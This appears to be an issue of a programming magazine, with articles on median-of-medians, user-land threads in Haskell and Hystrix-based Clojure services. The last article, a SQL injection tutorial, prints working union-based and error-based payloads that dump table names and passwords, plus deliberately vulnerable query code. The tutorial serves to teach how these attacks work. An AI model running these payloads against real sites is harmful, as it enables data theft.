3. Use the median of medians algorithm to recursively determine the median of the set of all medians from the previous step. (This step is what gives the algorithm its name.)
4. Use the median of the medians from step 3 as the pivot.

The beauty of this algorithm is that it guarantees that our pivot is not too far from the true median. To find an upper bound on the number of elements in the list smaller than our pivot, first consider the half of the medians from step 2 which are smaller than the pivot. It is possible for all five of the elements in the sublists corresponding to these medians to be smaller than the pivot, which leads to an upper bound of $\frac{5}{2}\lceil\frac{n}{5}\rceil$ such elements. Now consider the half of the medians from step 2 which are larger than the pivot. It is only possible for two of the elements in the sublists corresponding to these medians (the elements smaller than the median) to be smaller than the pivot, which leads to an upper bound of $\lceil\frac{n}{5}\rceil$ such elements. In addition, the sublist containing the pivot contributes exactly two elements smaller than the pivot. It total, we may have at most

$$\frac{5}{2}\left\lceil\frac{n}{5}\right\rceil + \left\lceil\frac{n}{5}\right\rceil + 2 = \frac{7}{2}\left\lceil\frac{n}{5}\right\rceil + 2 \leq \frac{7n}{10} + 6$$

elements smaller than the pivot, or approximately 70% of the list. The same upper bound applies the number of elements in the list larger than the pivot. It is this guarantee that the partitions cannot be too lopsided that leads to linear run time.

Since step 3 of the divide-and-conquer strategy involves recursion on a list of size $\lceil\frac{n}{5}\rceil$, the run time T of this algorithm satisfies the following recurrence inequality.

$$T(n) \leq T\left(\left\lceil\frac{n}{5}\right\rceil\right) + T\left(\frac{7n}{10} + 6\right) + O(n)$$

The final O(n) term comes from partitioning the list. It can be shown inductively that this inequality implies linear run time for the median-of-medians algorithm.

An interesting application of the median-of-median algorithms is balanced quicksort, which uses the algorithm to pick a good pivot, resulting in worst-case O(n log n) run time. ■

Austin is a math PhD student turned data scientist.

Now you can hack on DuckDuckGo

DuckDuckHack

Create instant answer plugins for DuckDuckGo

duckduckhack.com

From Zero To Cooperative Threads In 33 Lines Of Haskell Code

By GABRIEL GONZALEZ

HASKELL DIFFERENTIATES ITSELF from most functional languages by having deep cultural roots in mathematics and computer science, which gives the misleading impression that Haskell is poorly suited for solving practical problems. However, the more you learn Haskell, the more you appreciate that theory is often the most practical solution to many common programming problems. This post will underscore this point by mixing off-the-shelf theoretical building blocks to create a pure user-land threading system.

The Type

Haskell is a types-first language, so we will begin by choosing an appropriate type to represent threads. First we must state in plain English what we want threads to do:

- Threads must extend existing sequences of instructions
- Threads must permit a set of operations: forking, yielding control, and terminating.
- Threads should permit multiple types of schedulers

Now we translate those concepts into Haskell:

- When you hear "multiple interpreters/schedulers/backends" you should think "free" (as in "free object")
- When you hear "sequence of instructions" you should think: "monad"
- When you qualify that with "extend" you should think: "monad transformer"

Combine those words together and you get the correct mathematical solution: a "free monad transformer."

Syntax trees

"Free monad transformer" is a fancy mathematical name for an abstract syntax tree where sequencing plays an important role. We provide it with an instruction set and it builds us a syntax tree from those instructions.

We said we want our thread to be able to fork, `yield`, or terminate, so let's make a data type that forks, yields, or terminates:

```
{-# LANGUAGE DeriveFunctor #-}

data ThreadF next = Fork  next
next
                  | Yield next
                  | Done
                  deriving
(Functor)
```

`ThreadF` represents our instruction set. We want to add three new instructions, so `ThreadF` has three constructors, one for each instruction: `Fork`, `Yield`, and `Done`.

Our `ThreadF` type represents one node in our syntax tree. The `next` fields of the constructors represent where the children nodes should go. `Fork` creates two execution paths, so it has two children. `Done` terminates the current execution path, so it has zero children. `Yield` neither branches nor terminates, so it has one child. The `deriving (Functor)` part just tells the free monad transformer that the `next` fields are where the children should go.

Now the free monad transformer, `FreeT`, can build a syntax tree from our instruction set. We will call this tree a `Thread`:

```
import Control.Monad.Trans.Free
-- from the `free` package

type Thread = FreeT ThreadF
```

An experienced Haskell programmer would read the above code as saying "A `Thread` is a syntax tree built from `ThreadF` instructions."

Instructions

Now we need primitive instructions. The `free` package provides the `liftF` operation which converts a single instruction into a syntax tree one node deep:

```
yield :: (Monad m) => Thread m ()
yield = liftF (Yield ())

done :: (Monad m) => Thread m r
done = liftF Done

cFork :: (Monad m) => Thread m
Bool
cFork = liftF (Fork False True)
```

You don't need to completely understand how that works, except to notice that the return value of each command corresponds to what we store in the child fields of the node:

- The `yield` command stores `()` as its child, so its return value is `()`
- The `done` command has no children, so the compiler deduces that it has a polymorphic return value (i.e. `r`), meaning that it never finishes
- The `cFork` command stores boolean values as children, so it returns a `Bool`

`cFork` gets its name because it behaves like the fork function from C, meaning that the `Bool` return value tells us which branch we are on after the fork. If we receive `False` then we are on the left branch and if we receive `True` then we are on the right branch.

We can combine `cFork` and `done` to re-implement a more traditional Haskell-style fork, using the convention that the left branch is the "parent" and the right branch is the "child":

```
import Control.Monad

fork :: (Monad m) => Thread m a ->
Thread m ()
fork thread = do
    child <- cFork
    when child $ do
        thread
        done
```

The above code calls `cFork` and then says "if I am the child, run the forked action and then stop; otherwise proceed as normal."

Free monads

Notice that something unusual happened in the last code snippet. We assembled primitive `Thread` instructions like `cFork` and `done` using do notation and we got a new `Thread` back. This is because Haskell lets us use do notation to assemble any type that implements the `Monad` interface and our free monad transformer type automatically deduces the correct `Monad` instance for `Thread`. Convenient!

Actually, our free monad transformer is not being super smart at all. When we assemble free monad transformers using `do` notation, all it does is connect these primitive one-node-deep syntax trees (i.e. the instructions) into a larger syntax tree. When we sequence two commands like:

```
do yield
   done
```

... this desugars to just storing the second command (i.e. `done`) as a child of the first command (i.e. `yield`).

The scheduler

Now we're going to write our own thread scheduler. This will be a naive round-robin scheduler:

```
import Data.Sequence -- Queue with O(1) head and
                     -- tail operations

roundRobin :: (Monad m) => Thread m a -> m ()
roundRobin t = go (singleton t)
-- Begin with a single thread
  where
    go ts = case (viewl ts) of
        -- The queue is empty: we're done!
        EmptyL   -> return ()

        -- The queue is non-empty:
        -- Process the first thread
        t :< ts' -> do
            x <- runFreeT t  -- Run this
                  -- thread's effects
            case x of
                -- New threads go to the back of
                -- the queue
                Free (Fork t1 t2) -> go (t1 <|
                        (ts' |> t2))

                -- Yielding threads go to the
                -- back of the queue
                Free (Yield   t') -> go (ts' |>
                                    t')

                -- Thread done: Remove the
                -- thread from the queue
                Free  Done         -> go ts'
                Pure  _            -> go ts'
```

... and we're done! No really, that's it! That's the whole threading implementation.

User-land threads

Let’s try out our brave new threading system. We’ll start off simple:

```
mainThread :: Thread IO ()
mainThread = do
    lift $ putStrLn "Forking
thread #1"
    fork thread1
    lift $ putStrLn "Forking
thread #1"
    fork thread2
thread1 :: Thread IO ()
thread1 = forM_ [1..10] $ \i -> do
    lift $ print i
    yield

thread2 :: Thread IO ()
thread2 = replicateM_ 3 $ do
    lift $ putStrLn "Hello"
    yield
```

Each of these threads has type `Thread IO ()`. `Thread` is a “monad transformer,” meaning that it extends an existing monad with additional functionality. In this case, we are extending the `IO` monad with our user-land threads, which means that any time we need to call `IO` actions we must use lift to distinguish `IO` actions from `Thread` actions.

When we call `roundRobin` we unwrap the `Thread` monad transformer, and our threaded program collapses to a linear sequence of instructions in `IO`:

```
>>> roundRobin mainThread :: IO ()
Forking thread #1
Forking thread #1
1
Hello
2
Hello
3
Hello
4
5
6
7
8
9
10
```

Moreover, this threading system is pure! We can extend monads other than `IO`, yet still thread effects. For example, we can build a threaded `Writer` computation, where `Writer` is one of Haskell’s many pure monads:

```
import Control.Monad.Trans.Writer

logger :: Thread (Writer [String])
()
logger = do
    fork helper
    lift $ tell ["Abort"]
    yield
    lift $ tell ["Fail"]
```

```
helper :: Thread (Writer [String])
()
helper = do
    lift $ tell ["Retry"]
    yield
    lift $ tell ["!"]
```

This time `roundRobin` produces a pure `Writer` action when we run `logger`:

```
roundRobin logger :: Writer
[String] ()
```

... and we can extract the results of that logging action purely, too:

```
execWriter (roundRobin logger) ::
[String]
```

Notice how the type evaluates to a pure value, a list of `Strings` in this case. Yet, we still get real threading of logged values:

```
 >>> execWriter (roundRobin
logger)
["Abort","Retry","Fail","!"]
```

Conclusion

You might think I'm cheating by offloading the real work onto the `free` library, but all the functionality I used from that library boils down to 12 lines of very generic and reusable code (see the Appendix). This is a recurring theme in Haskell: when we stick to the theory we get reusable, elegant, and powerful solutions in a shockingly small amount of code.

The inspiration for this article was a computer science paper written by Peng Li and Steve Zdancewic titled A Language-based Approach to Unifying Events and Threads [hn.my/unify]. The main difference is that I converted their continuation-based approach to a simpler free monad approach. ■

Gabriel Gonzalez builds search tools for biology and designs stream computing and analytics software. He currently works at UCSF where he is completing his PhD in biochemistry and biophysics. He blogs about his work on *haskellforall.com* and you can reach him at *Gabriel439@gmail.com*

Building Clojure Services At Scale

By JOSEPH WILK

At SoundCloud I've been experimenting over the last year with how we build the services that power a number of heavily loaded areas across our site. All these services have been built in Clojure with bits of Java tacked on the sides. Here are some of my personal thoughts on how to build Clojure services:

Netflix or Twitter

At some point when you require a sufficient level of scaling you turn to the open source work of Twitter with Finagle [hn.my/finagle] or Netflix with Hystrix [hn.my/hystrix]/RxJava [hn.my/rxjava]. Netflix libs are written in Java while Twitter's are written in Scala. Both are easy to use from any JVM-based language, but the Finagle route will bring in an extra dependency on Scala. I've heard little from people using interop between Clojure & Scala and that extra Scala dependency makes me nervous. Further, I like the simplicity of Netflix's libs, and they have been putting a lot of effort into pushing support for many JVM-based languages.

Hence with Clojure, Netflix projects are my preference. (I should add we do use Finagle with Scala at SoundCloud as well).

Failure, Monitoring & Composition Complexity

In a service reliant on other services, databases, caches any other external dependencies, it's a guarantee at some-point some of those will fail. When working with critical services we want to gracefully provide a degraded service.

While we can think about degrading gracefully in the case of failure, ultimately we want to fix what's broken as soon as possible. An eye into the runtime system allows us to monitor exactly what's going on and take appropriate action.

Your service needs to call other services. Dependent on those service results, you might need to call other services which in turn might require calls to other services. Composing service calls is hard to get right without a tangle of complex code.

Fault Tolerance

How should we build fault tolerance into our Clojure services?

Single thread pool

Consider you have this line within a service response:

```
{:body @(future (client/get
"http://soundcloud.com/blah/wah"))
:status 200}
```

Now `http://soundcloud.com/blah/wah` goes down and those client requests start getting blocked on the request. In Clojure all `future` calls acquire a thread from the same thread pool. In our example the service is blocked up, is pilling new requests onto the blocked pool and we are in trouble.

My first solution to this problem was to introduce circuit breakers[hn.my/circuitbreaker]. I also stop using `@` to dereference futures and used `deref` [hn.my/deref]which supports defaults and timeouts.

```
(defncircuitbreaker :blah-http
{:timeout 30 :threshold 2})

(def future-timeout 1000)
(def timeout-value nil)

(defn http-get [url]
  (with-circuit-breaker :blah-http
{
    :connected (fn [] (client/get
"http://soundcloud.com/blah/wah"))
    :tripped (fn [] nil)}))

{:body (http-get http://www.sound-
cloud.com/blah/wah) :status 200}
```

Problem solved. Now even though the thread pool may become blocked we back off the following requests and avoid pilling more work onto the blocked thread pool.

This worked pretty well, but then we decided we would go even further in gracefully degrading. Why don't we serve from a cache on failure? Slightly stale data is better than none.

```
(defn http-get [url]
  (with-circuit-breaker :blah-http
{
    :connected (fn [] (client/get
"http://soundcloud.com/blah/wah"))
    :tripped (fn [] (memcache/get
client url))}))
```

Now consider `(client/get "http://soundcloud.com/blah/wah")` starts failing, the thread pool gets blocked up, the circuit trigger flips and `(memcache/get client url)` is now fighting to get threads from the blocked thread pool.

Pants.

Scheduling over thread pools: Hystrix

Hystrix [hn.my/hystrix] is a Netflix library, which I think of as circuit breakers on steroids.

> *Hystrix is a latency and fault tolerance library designed to isolate points of access to remote systems, services and 3rd party libraries, stop cascading failure and enable resilience in complex distributed systems where failure is inevitable.*

Dave Ray [darevay.com] has been doing lots of excellent work on producing Clojure bindings for Hystrix.

Hystrix gives me 2 big wins:

1. Separation of thread pools

Hystrix creates a separate thread pool for each Clojure namespace. If one thread pool becomes blocked due to a failure, then a circuit breaker can be triggered with a fallback that uses a different thread pool.

This however does come with a cost:

1. We have a performance hit due to moving to a scheduling-based method for executing Hystrix commands.
2. We cannot use Clojure's concurrency primitives.

Here is an example of our service rewritten with Hystrix:

```
(ns example
  (:require [[com.netflix.hystrix.
core :as hystrix]]))

(hystrix/defcommand http-get
  {:hystrix/fallback-fn (fn [url]
(memcache-get url)}
  [url]
  (client/get url))

(hystrix/defcommand memcache-get
  {:hystrix/fallback-fn (con-
stantly nil)}
  [url]
  (memcache/get client key))

(defn http-get [url]
   {:body (http/get "http://sound-
cloud.com/blah/wah") :status 200})
```

Beautiful. Just adding the `defcommand` brings us fault tolerance with no other changes to the shape of our code.

See the Hystrix Clojure adapter for all the possible configurations: *hn.my/hystrixclj*

2. Monitoring

Hystrix supports exposing metrics on all circuit breakers within a process. It exposes these calls through an event stream.

How you expose that Hystrix event stream depends slightly on which web server you are using with your Clojure app.

Netty and Hystrix Event Streams (without servlets)

[hn.my/hystrixeventstreamclj]

```
(:require [hystrix-event-stream-clj.core as hystrix-event])
(defroutes app (GET "/hystrix.stream" (hystrix-event/stream))
```

Jetty and Hystrix Event Streams (with servlets)

If they are using Jetty you will need to change your app to add your main web app as a servlet. Then we can also add the Hystrix event stream servlet.

```
(ns sc-clj-kit.hystrix.jetty
  (:import [com.netflix.hystrix.contrib.metrics.eventstream Hystrix-
MetricsStreamServlet])
  (:import [org.eclipse.jetty.server Server])
  (:import [org.eclipse.jetty.servlet ServletContextHandler])
  (:import [org.eclipse.jetty.servlet ServletHolder])
  (:import [org.eclipse.jetty.server.bio SocketConnector])
  (:import [org.eclipse.jetty.server.ssl SslSocketConnector])

  (:import (org.eclipse.jetty.server Server Request)
           (org.eclipse.jetty.server.handler AbstractHandler)
           (org.eclipse.jetty.server.nio SelectChannelConnector)
           (org.eclipse.jetty.server.ssl SslSelectChannelConnector)
           (org.eclipse.jetty.util.thread QueuedThreadPool)
           (org.eclipse.jetty.util.ssl SslContextFactory)
           (javax.servlet.http HttpServletRequest HttpServletResponse))
  (:require
   [compojure.core :refer :all]
   [ring.adapter.jetty :as jetty]
   [ring.util.servlet :as servlet]))

(defn run-jetty-with-hystrix-stream [app options]
  (let [^Server server (#'jetty/create-server (dissoc options :con-
figurator))
        ^QueuedThreadPool pool (QueuedThreadPool. ^Integer (options
:max-threads 50))]
    (when (:daemon? options false) (.setDaemon pool true))
    (doto server (.setThreadPool pool))
    (when-let [configurator (:configurator options)]
      (configurator server))
    (let [hystrix-holder  (ServletHolder. HystrixMetricsStreamServ-
let)
          app-holder (ServletHolder. (servlet/servlet app))
          context (ServletContextHandler. server "/" ServletContex-
tHandler/SESSIONS)]
      (.addServlet context hystrix-holder "/hystrix.stream")
      (.addServlet context app-holder "/"))
    (.start server)
    (when (:join? options true) (.join server))
    server))

(defroutes app (GET "/hello" {:status 200 :body "Hello"})

(run-jetty-with-hystrix app {:port http-port :join? false})
```

Aggregation and discovery

While you can monitor a single process using Hystrix in our example, we have many processes serving an endpoint. To aggregate all these Hystrix metric services we use Turbine. [hn.my/turbine]


Physical endpoints for a service at SoundCloud are discovered using DNS lookup. We configured Turbine to use this method to auto discover which machines are serving an endpoint.

```
(ns sc-turbine.discovery
  (:import [org.xbill.DNS Type]
           [com.netflix.turbine.discovery InstanceDiscovery Instance])
  (:require [clj-dns.core :refer :all]))

(gen-class
   :name ScInstanceDiscovery
   :implements [com.netflix.turbine.discovery.InstanceDiscovery])

(defn -getInstanceList [this]
  (map (fn [instance]
         (Instance. (str (:host instance) ":" (:port instance))
"example-prod" true))
       (map (fn [answer] {:host (-> answer .getTarget str) :port
(.getPort answer)})
            (:answers (dns-lookup "" Type/SRV)))))
```

And the `config.properties`:


```
InstanceDiscovery.impl=ScInstanceDiscovery
turbine.aggregator.clusterConfig=example-prod
turbine.instanceUrlSuffix=/hystrix.stream
```

Putting this all together our monitoring looks like this:



Pretty graphs: Hystrix Dashboard

Finally we run the Hystrix Dashboard and watch our circuit breakers live.



Hystrix Stream: [redacted]

Circuit Sort: Error then Volume | Alphabetical | Volume | Error | Mean | Median | 90 | 99 | 99.5

Success | Latent | Short-Circuited | Timeout | Rejected | Failure | Error %

```
[redacted]
2 | 0 | 0.0 %
0 | 0
  | 0
Host: 0.2/s
Cluster: 0.2/s
Circuit Closed
 Hosts     1    90th  28ms
Median  14ms    99th  51ms
  Mean  17ms  99.5th  51ms

[redacted]
3 | 0 | 0.0 %
0 | 0
  | 0
Host: 0.3/s
Cluster: 0.3/s
Circuit Closed
 Hosts     1    90th   1ms
Median   0ms    99th   1ms
  Mean   0ms  99.5th   1ms

[redacted]
3 | 0 | 0.0 %
0 | 0
  | 0
Host: 0.3/s
Cluster: 0.3/s
Circuit Closed
 Hosts     1    90th  24ms
Median  13ms    99th  75ms
  Mean  16ms  99.5th  75ms

[redacted]
3 | 0 | 0.0 %
0 | 0
  | 0
Host: 0.3/s
Cluster: 0.3/s
Circuit Closed
 Hosts     1    90th   1ms
Median   1ms    99th   2ms
  Mean   0ms  99.5th   2ms

[redacted]
3 | 0 | 0.0 %
0 | 0
  | 0
Host: 0.3/s
Cluster: 0.3/s
Circuit Closed
 Hosts     1    90th  22ms
Median  13ms    99th  25ms
  Mean  14ms  99.5th  25ms
```

Thread Pools Sort: Alphabetical | Volume |

```
[redacted]
Host: 0.6/s
Cluster: 0.6/s
   Active   0  Max Active  3
   Queued   0  Executions  6
Pool Size  10  Queue Size  5

[redacted]
Host: 0.4/s
Cluster: 0.4/s
   Active   0  Max Active  1
   Queued   0  Executions  4
Pool Size  10  Queue Size  5
```

Complexity & Composition

Working with many services, composition of service calls becomes hard to think and write about. Callbacks try to solve this but nested callbacks leave us with a mess.

RxJava [hn.my/rxjava] tries to solve this using the Reactive Functional model. While RxJava provides lots of features, I see it primarily as a way of expressing concurrent actions as a directed graph which provides a single callback on success or failure. The graph is expressed in terms or maps/reduces/filters/etc. — things we are familiar with in the functional world.

To separate the request thread from the response thread we use RxJava with Netty [netty.io] and Aleph. [hn.my/aleph]

Here is a very simple example firing 2 concurrent requests and then joining the results into a single map response:

```
;;Hystrix integrates with RxJava and can return Observables for use
with Rx.
(defn- find-user-observable [id] (hystrix/observe #'find-user id))

(defn- meta-data [user-urn]
  (let [user-observable (-> (find-user-observable id) (.map (λ [user]
...)))
        meta-observable (-> (find-user-meta-observable id) (.map (λ
[subscription] ...))))
    (-> (Observable/zip user-observable
                        meta-observable
                        (λ [& maps] {:user (apply merge maps)}))))
```

The function `meta-data` returns an Observerable which we subscribe to and using Aleph return the resulting JSON to a channel.

```
(defn- subscribe-request [channel request]
  (let [id (get-in request [:route-params :id])]
    (-> (meta-data id)
        (.subscribe
          #(enqueue channel {:status 200 :body %})
          #(logging/exception %))))))

(defroutes app
  (GET "/users/:id" [id] (wrap-aleph-handler subscribe-request)))
```

The shape of the RxJava Clojure bindings is still under development.

That single thread pool again…

With RxJava we are also in a situation where we cannot use Clojure's future. In order for RxJava to block optimally we don't want to use a single thread pool. Hence we use Hystrix as our means of providing concurrency.

Clojure services at scale

I'm very happy with the shape of these services running at SoundCloud. In production they are performing very well under heavy load with useful near real-time monitoring. In part thanks to Netflix's hard work there is no reason you cannot write elegant Clojure services at scale. ■

Joseph Wilk is an engineer at SoundCloud helping shape the future of sound.

Everything You Wanted To Know About SQL Injection

By TROY HUNT

PUT ON YOUR black hats folks, it's time to learn some genuinely interesting things about SQL injection. Now remember — y'all play nice with the bits and pieces you're about to read, ok?

SQL injection is a particularly interesting risk for a few different reasons:


1. It's getting increasingly harder to write vulnerable code due to frameworks that automatically parameterise inputs — yet we still write bad code.
2. You're not necessarily in the clear just because you use stored procedures or a shiny ORM (you're aware that SQLi can still get through these, right?) — we still build vulnerable apps around these mitigations.
3. It's easily detected remotely by automated tools which can be orchestrated to crawl the web searching for vulnerable sites — yet we're still putting them out there.

It remains number one on the OWASP Top 10 for a very good reason — it's common, it's very easy to exploit and the impact of doing so is severe. One little injection risk in one little feature is often all it takes to disclose every piece of data in the whole system — and I'm going to show you how to do this yourself using a raft of different techniques.

I demonstrated how to protect against SQLi a couple of years back when I wrote about the OWASP Top 10 for .NET developers so I'm not going to focus on mitigation here, this is all about exploiting. But enough of the boring defending stuff, let's go break things!


All your datas are belong to us (if we can break into the query context)

Let's do a quick recap on what it is that makes SQLi possible. In a nutshell, it's about breaking out of the data context and entering the query context. Let me visualise this for you; say you have a URL that includes a query string parameter such as "id=1" and that parameter makes its way down into a SQL query such as this:



```
SELECT * FROM Widget WHERE ID = 1
```

The entire URL probably looked something like this:



```
http://widgetshop.com/widget/?id=1
```

Pretty basic stuff, but where it starts to get interesting is when you can manipulate the data in the URL such that it changes the value passed to the query. Ok, changing "1" to "2" will give you a different widget and that's to be expected, but what if you did this:

```
http://widgetshop.com/widget/?id=1
or 1=1
```

That might then persist through to the database server like so:

```
SELECT * FROM Widget WHERE ID = 1
OR 1=1
```

What this tells us is that the data is not being sanitised — in the examples above the ID should clearly be an integer yet the value "1 OR 1=1" has been accepted. More importantly, however, because this data has simply been appended to the query, it has been able to change the function of the statement. Rather than just selecting a single record, this query will now select all records as the "1=1" statement will always be true. Alternatively, we could force the page to return no records by changing "or 1=1" to "and 1=2" as it will always be false, hence no results. Between these two alternatives we can easily assess if the app is at risk of an injection attack.

This is the essence of SQL injection — manipulating query execution with untrusted data — and it happens when developers do things like this:

```
query = "SELECT * FROM Widget
WHERE ID = "+ Request.
QueryString["ID"];
// Execute the query...
```

Of course what they should be doing is parameterising the untrusted data, but I'm not going to go into that here. Instead, I want to talk more about exploiting SQLi.

Ok, so that background covers how to demonstrate that a risk is present, but what can you now do with it? Let's start exploring some common injection patterns.

Joining the dots: Union query-based injection

Let's take an example where we expect a set of records to be returned to the page. In this case, it's a list of widgets of "TypeId" 1 on a URL like this:

```
http://widgetshop.com/
Widgets/?TypeId=1
```

The result on the page then looks like so:

Shiny
Round
Fuzzy

We'd expect that query to look something like this once it hits the database:

```
SELECT Name FROM Widget WHERE
TypeId = 1
```

But if we can apply what I've outlined above, namely that we might be able to just append SQL to the data in the query string, we might be able to do something like this:

```
http://widgetshop.com/
Widgets/?TypeId=1 union all
select name from sysobjects where
xtype='u'
```

Which would then create a SQL query like so:

```
SELECT Name FROM Widget WHERE
TypeId = 1 union all select name
from sysobjects where xtype='u'
```

Now keep in mind that the sysobjects table is the one that lists all the objects in the database and in this case we're filtering that list by xtype "u" or in other words, user tables. When an injection risk is present that would mean the following output:

Shiny
Round
Fuzzy
Widget
User

This is what's referred to as a union query-based injection attack as we've simply appended an additional result set to the original and it has made its way out directly into the HTML output — easy! Now that we know there's a table called "User" we could do something like this:

```
http://widgetshop.com/
Widgets/?TypeId=1 union all select
password from [user]
```

SQL Server gets a bit uppity if the table name of "user" is not enclosed in square brackets given the word has other meanings in the DB sense. Regardless, here's what that gives us:

Shiny
Round
Fuzzy
P@ssw0rd

Of course the UNION ALL statement only works when the first SELECT statement has the same number of columns as the second. That's easily discoverable though; you just try going with a bit of "union all select 'a'" then if that fails "union all select 'a', 'b'" and so on. Basically you're just guessing the number of columns until things work.


We could go on and on down this path and pull back all sorts of other data, but let's move on to the next attack. There are times when a union-based attack isn't going to play ball either due to sanitisation of the input or how the data is appended to the query or even how the result set is displayed to the page. To get around that we're going to need to get a bit more creative.

Making the app squeal: Error-based injection

Let's try another pattern — what if we did this:

```
http://widgetshop.com/widget/?id=1
or x=1
```

Hang on, that's not valid SQL syntax. The "x=1" piece won't compute, at least not unless there's a column called "x," so won't it just throw an exception? Precisely — in fact, it means you'll see an exception like this:


Server Error in '/' Application.

Invalid column name 'x'.


Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Invalid column name 'x'.

This is an ASP.NET error and other frameworks have similar paradigms, but the important thing is that the error message is disclosing information about the internal implementation, namely that there is no column called "x." Why is this important? It's fundamentally important because once you establish that an app is leaking SQL exceptions, you can do things like this:

```
http://widgetshop.com/
widget/?id=convert(int,(select
top 1 name from sysobjects where
id=(select top 1 id from (select
top 1 id from sysobjects where
xtype='u' order by id) sq order by
id DESC)))
```

That's a lot to absorb and I'll come back to it in more detail. The important thing is though that it will yield this result in the browser:


Server Error in '/' Application.

Conversion failed when converting the varchar value 'Widget' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.


Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the varchar value 'Widget' to data type int.

And there we have it. We've now discovered that there is a table in the database called "Widget." You'll often see this referred to as "Error-based SQL injection" due to the dependency on internal errors. Let's deconstruct the query from the URL:

```
convert(int, (
    select top 1 name from sysob-
jects where id=(
      select top 1 id from (
        select top 1 id from sys-
objects where xtype='u' order by
id
      ) sq order by id DESC
    )
  )
)
```


Working from the deepest nesting up, get the first record ID from the sysobjects table after ordering by ID. From that collection, get the last ID (this is why it orders in descending) and pass that into the top select statement. That top statement is then only going to take the table name and try to convert it to an integer. The conversion to integer will almost certainly fail (please people, don't name your tables "1" or "2" or any other integer for that matter!) and that exception then discloses the table name in the UI.

Why three select statements? Because it means we can go into that innermost one and change "top 1" to "top 2" which then gives us this result:



```
Server Error in '/' Application.

Conversion failed when converting the varchar value 'User' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error
and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the varchar value 'User' to data type int.
```

Now we know that there's a table called "User" in the database. Using this approach we can discover all the column names of each table (just apply the same logic to the syscolumns table). We can then extend that logic even further to select data from table columns:



```
Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'P@ssw0rd' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error
and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'P@ssw0rd' to data type int.
```

In the screen above, I'd already been able to discover that there was a table called "User" and a column called "Password." All I needed to do was select out of that table (and again, you can enumerate through all records one by one with nested select statements), and cause an exception by attempting to convert the string to an int (you can always append an alpha char to the data if it really is an int then attempt to convert the whole lot to an int which will cause an exception).


But there's a problem with all this — it was only possible because the app was a bit naughty and exposed internal error messages to the general public. In fact the app quite literally told us the names of the tables and columns and then disclosed the data when we asked the right questions, but what happens when it doesn't? I mean what happens when the app is correctly configured so as not to leak the details of internal exceptions?

This is where we get into "blind" SQL injection which is the genuinely interesting stuff.

Hacking blind

In the examples above (and indeed in many precedents of successful injection attacks), the attacks are dependent on the vulnerable app explicitly disclosing internal details either by joining tables and returning the data to the UI or by raising exceptions that bubble up to the browser. Leaking of internal implementations is always a bad thing and as you saw earlier, security misconfigurations such as this can be leveraged to disclose more than just the application structure; you can actually pull data out through this channel as well.

A correctly configured app should return a message more akin to this one here when an unhandled exception occurs:



Error. An error occurred while processing your request.

This is the default error page from a brand new ASP.NET app with custom errors configured, but again, similar paradigms exist in other technology stacks. Now this page is exactly the same as the earlier ones that showed the internal SQL exceptions but rather than letting them bubble up to the UI they're being hidden and a friendly error message shown instead. Assuming we also couldn't exploit a union-based attack, the SQLi risk is entirely gone, right? Not quite…

